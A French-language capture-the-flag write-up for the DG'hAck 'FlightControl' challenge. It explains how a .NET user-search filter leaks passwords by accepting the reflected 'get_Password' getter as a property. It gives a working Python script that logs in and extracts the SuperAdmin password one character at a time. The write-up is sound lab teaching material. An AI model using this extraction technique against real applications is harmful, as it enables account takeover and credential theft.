


WriteUp « DG'hAck FlightControl »




Dans la description du challenge nous avons le compte nous permettant de nous connecter en tant qu'administrateur à l'application et nous cherchons à obtenir les droits « SuperAdmin ».
Nous savons aussi que l'application est développée en .Net core C# et que la politique de mot de passe n'autorise que les minuscules et les chiffres.

Connectons-nous à l'application avec les identifiants fournis :






Nous naviguons un peu dans les différents menus et nous testons les différentes fonctionnalités.
Sur la page de gestion des utilisateurs nous voyons une fonctionnalité qui permet de faire un tri sur la colonne « Admin » des utilisateurs :



Nous voyons alors dans l'URL le orderBy « Admin ».


Nous pouvons aussi filtrer via le champ de recherche. Nous allons essayer de filtrer sur le champ « Admin » qui n'est pas proposé dans la liste déroulante en modifiant l'URL :



Ça fonctionne :)

Rappelons-nous de l'énoncé ; nous devons trouver un moyen de nous connecter en « SuperAdmin ».

Essayons de mettre « SuperAdmin » dans la recherche à la place d'« Admin » :




Ça fonctionne :) Nous avons donc trouvé l'utilisateur « SuperAdmin », il ne reste qu'à trouver son mot de passe.

Rappelons-nous de l'énoncé ; l'application est développée en .Net core C#.

Le compilateur C# génère automatiquement des « setter » et « getter » sur les attributs des objets, ces « setter/getter » sont préfixés par « set_ » et « get_ » au niveau de l'IL .Net.

Nous pouvons donc utiliser ces « getter » générés dans le filtre de l'application puisqu'elle utilise l'API de réflexion de .Net.




Nous voyons que la recherche fonctionne sur le champ « get_Password » et qu'elle filtre sur le prefix de la valeur. Ici la recherche retourne tous les utilisateurs avec le mot de passe commençant par « a ».

Il n'y a plus qu'à scripter la recherche pour obtenir le mot de passe de l'utilisateur « SuperAdmin ».

Le script « python » suivant permet de l'obtenir :

```
import requests
import re

session = requests.session()

response = session.get("http://flightcontrol2.chall.malicecyber.com/Login")
csrf = re.search("Token\" type=\"hidden\" value=\"([^\"]+)\"", response.content).group(1)

login = {
    "Email": "admin@flightcontrol.fr",
    "Password": "admin",
    "__RequestVerificationToken": csrf
}
response = session.post("http://flightcontrol2.chall.malicecyber.com/Login", login)

password = ""
found = True
while found:
    found = False

    for c in "abcdefghijklmnopqrstuvwxyz0123456789":
        response = session.get("http://flightcontrol2.chall.malicecyber.com/Users?
property=get_Password&searchTerm=%s" % (password + c))
        if response.content.find("Andreanne") > 0:
            password += c
            found = True
            break

print("You can login with Andreanne.Harris@hotmail.com / %s" % password)
```

Une fois le mot de passe trouvé nous pouvons nous connecter à l'interface avec les identifiants du « SuperAdmin » et obtenir le flag :


FlightControl – DG'hAck
flightcontrol2.chall.malic
flightcontrol2.chall.malicecyber.com/Login
Congrats ! Flag is : _uGFeè-('dkiflmù^^$$*d